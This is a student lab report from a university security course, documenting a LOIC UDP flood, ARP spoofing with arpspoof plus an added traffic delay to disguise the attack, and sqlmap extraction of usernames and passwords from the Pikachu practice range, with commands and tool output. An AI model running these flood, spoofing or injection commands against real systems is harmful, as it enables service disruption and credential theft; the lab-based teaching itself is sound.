南開大學

信息安全综合实验课程实验报告

实验二：Web 服务器注入与一句话木马控制

学　　院　密码与网络空间安全学院

专　　业　信息安全、法学双学位班

学　　号　2313815

姓　　名　段俊宇

班　　级　信息安全、法学双学位班

一、实验目的

1. 了解常见的网络服务器攻击手段；
2. 了解常见的 Web 渗透手段；
3. 了解如何针对攻击手段进行一些基础的安全维护；
4. 培养网络安全意识；

二、实验原理

1、 DDos 攻击

DDoS 攻击，即分布式拒绝服务攻击，是攻击者利用多台被控制的计算机同时向目标服务器、网站或网络发送大量看似合法的请求，其本质是通过潮水般的虚假流量耗尽目标的网络带宽或系统资源，使其无法响应正常用户的访问请求，从而导致服务瘫痪。这种攻击方式具有成本低、破坏性强且难以追踪的特点。

2、 ARP 欺骗

ARP 欺骗，也称为 ARP 毒化或 ARP 攻击，是一种针对以太网地址解析协议的攻击技术。这种攻击通过发送伪造的 ARP 数据包到局域网中，欺骗网络中的主机，使其错误地将攻击者的 MAC 地址识别为网关的 MAC 地址，从而导致网络通信中断。ARP 欺骗可以使攻击者截获或篡改局域网上的数据包，甚至导致特定计算机或整个网络无法正常连接。

3、 SQL 注入

SQL 注入是一种将恶意 SQL 语句插入应用程序输入参数中，并在后端数据库服务器上执行的安全漏洞攻击手法。其核心原理是应用程序在构造 SQL 语句时，未对用户输入进行严格的过滤或转义，导致攻击者能够拼接并执行任意数据库命令。通过这种方式，攻击者可以越权读取、篡改甚至删除数据库中的敏感数据，有时还能结合数据库功能执行系统命令，从而完全控制服务器。

4、 cookie 攻击

Cookie 伪造是一种通过修改或伪造 Cookie 值来冒充其他用户或提升权限的攻击手段。Cookie 是服务器发送到客户端并存储在浏览器中的小数据片段，用于保持用户会话状态和身份验证信息。通过伪造 Cookie，攻击者可以

绕过身份验证机制，获取未授权的访问权限。

5、 文件包含漏洞

文件包含漏洞是一种常见的 Web 安全漏洞，主要出现在 PHP 等动态脚本语言中。其形成原因是当应用程序在引入文件时，开发者使用了用户可控的参数来动态指定文件路径，且未进行严格的过滤或校验。攻击者可以通过构造特殊的输入，诱导服务器去包含服务器上的任意文件，甚至远程服务器上的恶意文件，从而执行任意代码、读取敏感文件或完全控制网站服务器。

6、 文件不安全上传下载

文件不安全上传下载是指 Web 应用程序在处理文件操作时因缺乏严格校验而引发的两类高危漏洞。在不安全上传场景中，应用未对用户上传文件的内容和类型进行有效验证，攻击者可借此上传恶意脚本文件并触发执行，从而直接控制服务器；而在不安全下载场景中，应用直接使用用户提供的路径读取文件且未校验权限，攻击者可通过路径遍历手法越权窃取服务器上的任意敏感文件。这两种漏洞的核心成因都是未能有效验证用户输入与权限，通常需要结合白名单过滤、文件重命名、隔离存储及严格的访问控制进行防御。

三、实验环境

Ubuntu20.04 操作系统(虚拟机) + Windows11 操作系统

- Loic: https://sourceforge.net/projects/loic/
- Sqlmap: https://sqlmap.org/
- Phpstudy: https://www.xp.cn/download.html
- Pikachu 靶场: https://github.com/zhuifengshaonianhanlu/pikachu
- Burp Suite: https://portswigger.net/burp
- 中国蚁剑加载器: https://github.com/AntSwordProject/AntSword-Loader
- 中国蚁剑主体 2.1.11.1 版本: https://codeload.github.com/AntSwordProject/antSword/zip/refs/tags/2.1.11.1

四、实验过程

1. 桥接模式网络配置

本次实验中虚拟机需要在桥接模式下运行，具有独立的 IP 地址，但是我的虚拟机在桥接模式下无法上网。最终在老师的帮助下找到了如下的解决方法。

（1） 解决虚拟机没有网络图标的问题

首先用 gedit 打开如下文件

```
sudo gedit /etc/NetworkManager/NetworkManager.conf // 打开网络管理器
```

将其中的 managed=false 改为 managed=true ，然后保存并退出。接着删除 NetworkManager 配置,重启后网络恢复正常，右上角网络图标能够正常显示。

```
service NetworkManager stop // 停止 NetworkManager 服务
sudo rm /var/lib/NetworkManager/NetworkManager.state // 删除先前的配置
service NetworkManager start // 重新启动服务
```

（2） 配置静态 IP

打开 IP 配置文件

```
sudo gedit /etc/netplan/01-network-manager-all.yaml
```

内容修改如下，IP 需要配置成和宿主机同一网络的，网关和宿主机的网关相同，然后保存。

```
network:
  version: 2
  renderer: NetworkManager  # 可选，适用于 server 版本；desktop 版本可用 NetworkManager
  ethernets:
    ens33:  # 替换为你的网络接口名称，可通过 `ip addr` 查看
      dhcp4: no  # 禁用动态 IP
      addresses:
        - 10.136.76.55/24  # 静态 IP 地址和子网掩码
      routes:
        - to: default
          via: 10.136.0.1  # 网关地址
      nameservers:
        addresses:
          - 8.8.8.8  # Google 公共 DNS
          - 8.8.4.4  # Google 备用 DNS
```

运行如下指令让配置生效


```
sudo netplan apply
```

配置完成后发现虚拟机 ping 宿主机 IP 可以成功，这样就可以继续实验了，在实验过程中最好关闭防火墙，防止误删实验工具。Ubuntu 虚拟机桥接模式下网络无图标及配置静态 IP_ubuntu 自动桥接模式 无网络设置图标-CSDN 博客

2、 DDOS 攻击和 ARP 欺骗

（1） DDos 攻击

下载并启动 LOIC 工具，将虚拟机 IP 输入，并选择 UDP 类型的报文头部，在数据包内容处我写的是 nankai university DJY。接下来点击右上方的 IMMA CHARGIN MAH LAZER，发现右下角的 Requested 数量开始激增，这说明有大量的数据包发向了指定 IP。




接下来验证这一过程，打开 Ubuntu 虚拟机并使用 sudo apt-get install wireshark 安装 wireshark，配置 wireshark 权限的命令如下：

```
1. sudo groupadd wireshark // 创建一个名为 wireshark 的新用户组
2. sudo chgrp wireshark /usr/bin/dumpcap // 将/usr/bin/dumpcap 文件的所属组改为 wireshark，dumpcap 是 wireshark 的底层组件
3. sudo chmod 4755 /usr/bin // 让 dumpcap 可以 root 权限运行
4. sudo gpasswd -a tom wireshark // 将用户 tom 添加到 wireshark 组，这里的用户名就是登录 ubuntu 的用户名。
```

```
tom@ubuntu: ~/Desktop
正在设置 wireshark (3.2.3-1) ...
正在设置 libqt5svg5:amd64 (5.12.8-0ubuntu1) ...
正在设置 libqt5multimediawidgets5:amd64 (5.12.8-0ubuntu1) ...
正在设置 libqt5multimediagsttools5:amd64 (5.12.8-0ubuntu1) ...
正在设置 libqt5multimedia5-plugins:amd64 (5.12.8-0ubuntu1) ...
正在处理用于 mime-support (3.64ubuntu1) 的触发器 ...
正在处理用于 hicolor-icon-theme (0.17-2) 的触发器 ...
正在处理用于 gnome-menus (3.36.0-1ubuntu1) 的触发器 ...
正在处理用于 libc-bin (2.31-0ubuntu9.18) 的触发器 ...
正在处理用于 man-db (2.9.1-1) 的触发器 ...
正在处理用于 shared-mime-info (1.15-1) 的触发器 ...
正在处理用于 desktop-file-utils (0.24-1ubuntu3) 的触发器 ...
tom@ubuntu:~/Desktop$ wireshark
tom@ubuntu:~/Desktop$ sudo groupadd wireshark
groupadd: “wireshark”组已存在
tom@ubuntu:~/Desktop$ sudo chgrp wireshark /usr/bin/dumpcap
tom@ubuntu:~/Desktop$ sudo chomd 4755 /usr/bin
sudo: chomd: 找不到命令
tom@ubuntu:~/Desktop$ sudo chmod 4755 /usr/bin
tom@ubuntu:~/Desktop$ sudo gpasswd -a tom wireshark
正在将用户“tom”加入到“wireshark”组中
tom@ubuntu:~/Desktop$ wireshark
```

之后 sudo wireshark 运行即可，选择第一个过滤器，就可以看到开始抓包了。接着重新运行 LOIC，发现 wireshark 中出现了大量从 10.136.76.21 到 10.136.76.55 的数据包，说明这是从宿主机到虚拟机的数据包。



从上图可以发现，大量涌入的数据包扰乱了正常发送和接收的数据包，使得网络资源被大量占用，造成正常通信被中断，这就是 DDos 攻击。

（2） ARP 欺骗

ARP 欺骗的实施是从虚拟机向宿主机的攻击，需要在 ubuntu 上安装 dsniff 工具，同样使用 sudo apt-get install 安装。需要注意的是，我的桥接模式只能和宿主机通信，因此需要切换到 NAT 下载。下载完成后使用 ifconfig 在 ubuntu 上查看 IP 地址等信息，可以发现虚拟机的网络接口名称是 ens33，在后面会使用到，这样就完成了准备工作。

我使用联想自带的测速工具检测网速属于正常状态，也可以使用 speedtest.cn 检测。

在宿主机查询 IP 和网关如下：

```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv6 地址 . . . . . . . . . . . . : 2001:250:401:8307:fe3d:1b75:cec:d707
   临时 IPv6 地址. . . . . . . . . . : 2001:250:401:8307:747c:2bdf:3db2:5b89
   本地链接 IPv6 地址. . . . . . . . : fe80::bfd4:bd21:e2b1:6d10%5
   IPv4 地址 . . . . . . . . . . . . : 10.136.76.21
   子网掩码  . . . . . . . . . . . . : 255.255.128.0
   默认网关. . . . . . . . . . . . . : fe80::200:5eff:fe00:1fd%5
                                       10.136.0.1

以太网适配器 蓝牙网络连接:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
```

在 ubuntu 运行下面的命令，使用 dsniff 实施 ARP 欺骗。

```
1. sudo tc qdisc add dev ens33 root netem delay 3000ms // 所有通过 ens33 网卡的网络数据包都会延迟 3 秒发送
2. sudo arpspoof -t 10.136.76.21 10.136.0.1 // 向受害者发送伪造的 ARP 响应，声称自己是网关（10.136.0.1）
```

```
root@ubuntu: /home/tom/Desktop
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 2672  bytes 231709 (231.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2672  bytes 231709 (231.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ubuntu:/home/tom/Desktop# sudo tc qdisc add dev ens33 root netem delay 3000
ms
root@ubuntu:/home/tom/Desktop# sudo arpspoof -t 10.136.76.21 10.136.0.1
arpspoof: couldn't arp for host 10.136.76.21
root@ubuntu:/home/tom/Desktop# sudo arpspoof -t 10.136.76.21 10.136.0.1
0:c:29:da:be:fb 24:b2:b9:c0:b7:e1 0806 42: arp reply 10.136.0.1 is-at 0:c:29:da:
be:fb
0:c:29:da:be:fb 24:b2:b9:c0:b7:e1 0806 42: arp reply 10.136.0.1 is-at 0:c:29:da:
be:fb
0:c:29:da:be:fb 24:b2:b9:c0:b7:e1 0806 42: arp reply 10.136.0.1 is-at 0:c:29:da:
be:fb
0:c:29:da:be:fb 24:b2:b9:c0:b7:e1 0806 42: arp reply 10.136.0.1 is-at 0:c:29:da:
be:fb
0:c:29:da:be:fb 24:b2:b9:c0:b7:e1 0806 42: arp reply 10.136.0.1 is-at 0:c:29:da:
be:fb
```

经过上述操作，受害者会将网关 IP 和攻击者 MAC 地址相关联，之后的流量会先发往攻击者，这样通信内容就会被截取，而延迟发送是为了让受害者以为是正常网络问题。

实施 ARP 欺骗后由于延迟发送，网速直接降为 0，说明 3 秒过长了，应该设置为 0.3 秒，让受害者以为是网络速度慢，掩盖攻击手段，这就是 ARP 欺骗。

3、 SQL 注入

首先需要下载 docker 容器来布置靶场环境，外网资源可能由于网络无法下载，需要换源。首先使用 sudo gedit /etc/docker/daemon.json 打开配置文件，并输入下面的内容：

```
{
  "registry-mirrors": [
    "https://e2zfh98i.mirror.aliyuncs.com",
    "https://mirror.baidubce.com",
    "https://docker.mirrors.ustc.edu.cn",
    "https://docker-cf.registry.cyou",
    "https://dockercf.jsdelivr.fyi",
    "https://docker.jsdelivr.fyi",
    "https://dockertest.jsdelivr.fyi",
    "https://dockerproxy.com",
    "https://docker.m.daocloud.io",
    "https://docker.nju.edu.cn",
    "https://docker.mirrors.sjtug.sjtu.edu.cn",
    "https://mirror.iscas.ac.cn",
    "https://docker.rainbond.cc",
    "https://do.nark.eu.org",
```

```
    "https://dc.j8.work",
    "https://gst6rzl9.mirror.aliyuncs.com",
    "https://registry.docker-cn.com",
    "http://hub-mirror.c.163.com",
    "http://mirrors.ustc.edu.cn/",
    "https://mirrors.tuna.tsinghua.edu.cn/",
    "http://mirrors.sohu.com/"
  ],
  "debug": true,
  "experimental": false
}
```

之后执行下面的命令，查看是否生效。[Docker 拉取镜像超时？一文带你彻底解决！_51CTO 博客_docker 拉取镜像失败]

```
sudo systemctl daemon-reexec // 重启 systemd 系统和服务管理器
sudo systemctl restart docker // 完全重启 Docker 守护进程
docker info | grep -i Registry -A 10 // 查看镜像仓库配置，显示匹配行及之后 10 行的内容
```

接着使用如下命令安装 docker 并拉取镜像

```
sudo apt-get install -y docker.io // 从 Ubuntu 官方仓库安装 Docker
sudo docker pull ubuntu // 从 Docker Hub 下载最新的 Ubuntu 镜像
sudo docker pull area39/pikachu // 从用户 area39 的仓库拉取 pikachu 镜像
```

这样就完成了镜像的准备，接下来在桥接模式运行 sudo docker run -d -p 8765:80 area39/pikachu:latest 命令，该命令会将主机的 8765 端口映射到容器的 80 端口并运行 pikachu 靶场环境。使用 ifconfig 查看时出现 docker 就说明已经在运行了。


```
root@ubuntu:/home/tom/Desktop# sudo docker run -d -p 8765:80 area39/pikachu:latest
ce16f36d6d0743b8426a5810b2bf85d1b38d714cab4e8c7148e216f8d3ea4b5e
root@ubuntu:/home/tom/Desktop# ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:fbff:fe87:bc14  prefixlen 64  scopeid 0x20<link>
        ether 02:42:fb:87:bc:14  txqueuelen 0  (以太网)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 4846 (4.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.136.76.55  netmask 255.255.255.0  broadcast 10.136.76.255
        inet6 fe80::20c:29ff:feda:befb  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:da:be:fb  txqueuelen 1000  (以太网)
        RX packets 649838  bytes 469430942 (469.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25134  bytes 2047739 (2.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 5564  bytes 532392 (532.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5564  bytes 532392 (532.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth959c9ab: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::3473:1eff:fe1b:f6c9  prefixlen 64  scopeid 0x20<link>
        ether 36:73:1e:1b:f6:c9  txqueuelen 0  (以太网)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54  bytes 8499 (8.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

现在在宿主机浏览器中输入虚拟机 IP:端口号，在我的实验中就是 10.136.76.55:8765，能够出现 pikachu 靶场就说明配置成功，按照提示初始化即可开始使用。

下一步我们需要先配置 sqlmap 工具，这个工具是专门用于 SQL 注入的自动化脚本，下载 zip 文件并解压到宿主机即可。接着在靶场中选择 SQL-Inject 里面的布尔盲注，随便输入字符会发现上方 URL 里面有了当前输入的字符，这就是我们需要让 sqlmap 进行爆破的 URL。

打开终端或管理员身份运行的命令行，切换到 sqlmap 所在目录，输入下面命令开始爆破。

```
1. python sqlmap.py -u
“http://10.136.76.55:8765/vul/sqli/sqli_blind_b.php?name=nk&submit=%E6%9F%A5%E8%AF%A2” -
current-db -batch // 自动化获取数据库名称
```



```
Windows PowerShell
[18:02:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:02:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[18:02:37] [INFO] target URL appears to be UNION injectable with 2 columns
[18:02:37] [WARNING] reflective value(s) found and filtering out
[18:02:37] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=nk' AND (SELECT 3381 FROM (SELECT(SLEEP(5)))LcaN) AND 'CdXs'='CdXs&submit=%E6%9F%A5%E8%AF%A2

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: name=nk' UNION ALL SELECT NULL,CONCAT(0x71716b7071,0x677a44784f4b736956586c576f51434551516d6341596d6c52694b
4d4167586c68567941464b576d,0x7178627a71)-- -&submit=%E6%9F%A5%E8%AF%A2
---
[18:02:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.0.12
[18:02:37] [INFO] fetching current database
current database: 'pikachu'
[18:02:37] [INFO] fetched data logged to text files under 'C:\Users\LIANXIANG\AppData\Local\sqlmap\output\10.136.76.55'

[*] ending @ 18:02:37 /2026-03-18/

PS D:\sqlmap\sqlmapproject-sqlmap-4bb7644>
```

运行后发现已经获得了数据库名称 pikachu，接下来爆破该数据库里面存在的表。

```
1. python sqlmap.py -u
“http://10.136.76.55:8765/vul/sqli/sqli_blind_b.php?name=nk&submit=%E6%9F%A5%E8%AF%A2” -
D pikachu -tables -batch
```

```
Windows PowerShell

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=nk' AND (SELECT 3381 FROM (SELECT(SLEEP(5)))LcaN) AND 'CdXs'='CdXs&submit=%E6%9F%A5%E8%AF%A2

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: name=nk' UNION ALL SELECT NULL,CONCAT(0x71716b7071,0x677a44784f4b736956586c576f51434551516d6341596d6c52694b
4d4167586c68567941464b576d,0x7178627a71)-- -&submit=%E6%9F%A5%E8%AF%A2
---
[18:03:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.0.12
[18:03:58] [INFO] fetching tables for database: 'pikachu'
[18:03:58] [WARNING] reflective value(s) found and filtering out
Database: pikachu
[5 tables]
+----------+
| member   |
| httpinfo |
| message  |
| users    |
| xssblind |
+----------+

[18:03:58] [INFO] fetched data logged to text files under 'C:\Users\LIANXIANG\AppData\Local\sqlmap\output\10.136.76.55'

[*] ending @ 18:03:58 /2026-03-18/

PS D:\sqlmap\sqlmapproject-sqlmap-4bb7644>
```


获取到表名后，有用的信息应当存放在 users 表里面，接下来继续爆破列。

```
1. python sqlmap.py -u
“http://10.136.76.55:8765/vul/sqli/sqli_blind_b.php?name=nk&submit=%E6%9F%A5%E8%AF%A2” -
D pikachu -T users -columns -batch
```


```
Windows PowerShell

    Payload: name=nk' AND (SELECT 3381 FROM (SELECT(SLEEP(5)))LcaN) AND 'CdXs'='CdXs&submit=%E6%9F%A5%E8%AF%A2

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: name=nk' UNION ALL SELECT NULL,CONCAT(0x71716b7071,0x677a44784f4b736956586c576f51434551516d6341596d6c52694b
4d4167586c68567941464b576d,0x7178627a71)-- -&submit=%E6%9F%A5%E8%AF%A2
---
[18:05:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.0.12
[18:05:12] [INFO] fetching columns for table 'users' in database 'pikachu'
[18:05:12] [WARNING] reflective value(s) found and filtering out
Database: pikachu
Table: users
[4 columns]
+----------+------------------+
| Column   | Type             |
+----------+------------------+
| level    | int(11)          |
| id       | int(10) unsigned |
| password | varchar(66)      |
| username | varchar(30)      |
+----------+------------------+

[18:05:12] [INFO] fetched data logged to text files under 'C:\Users\LIANXIANG\AppData\Local\sqlmap\output\10.136.76.55'

[*] ending @ 18:05:12 /2026-03-18/

PS D:\sqlmap\sqlmapproject-sqlmap-4bb7644>
```

在列中我们发现了 username 和 password，继续爆破。

```
1. python sqlmap.py -u
“http://10.136.76.55:8765/vul/sqli/sqli_blind_b.php?name=nk&submit=%E6%9F%A5%E8%AF%A2” -
D pikachu -T users -C username,password --dump -batch
```



由于里面含有哈希值，因此会稍微慢一些，最终我们得到了用户名和密码，也就窃取到了重要信息。我们在靶场的暴力破解部分选择基于表单的暴力破解，将爆破的用户名和密码输入，发现成功登陆，这样就完成了 SQL 注入。

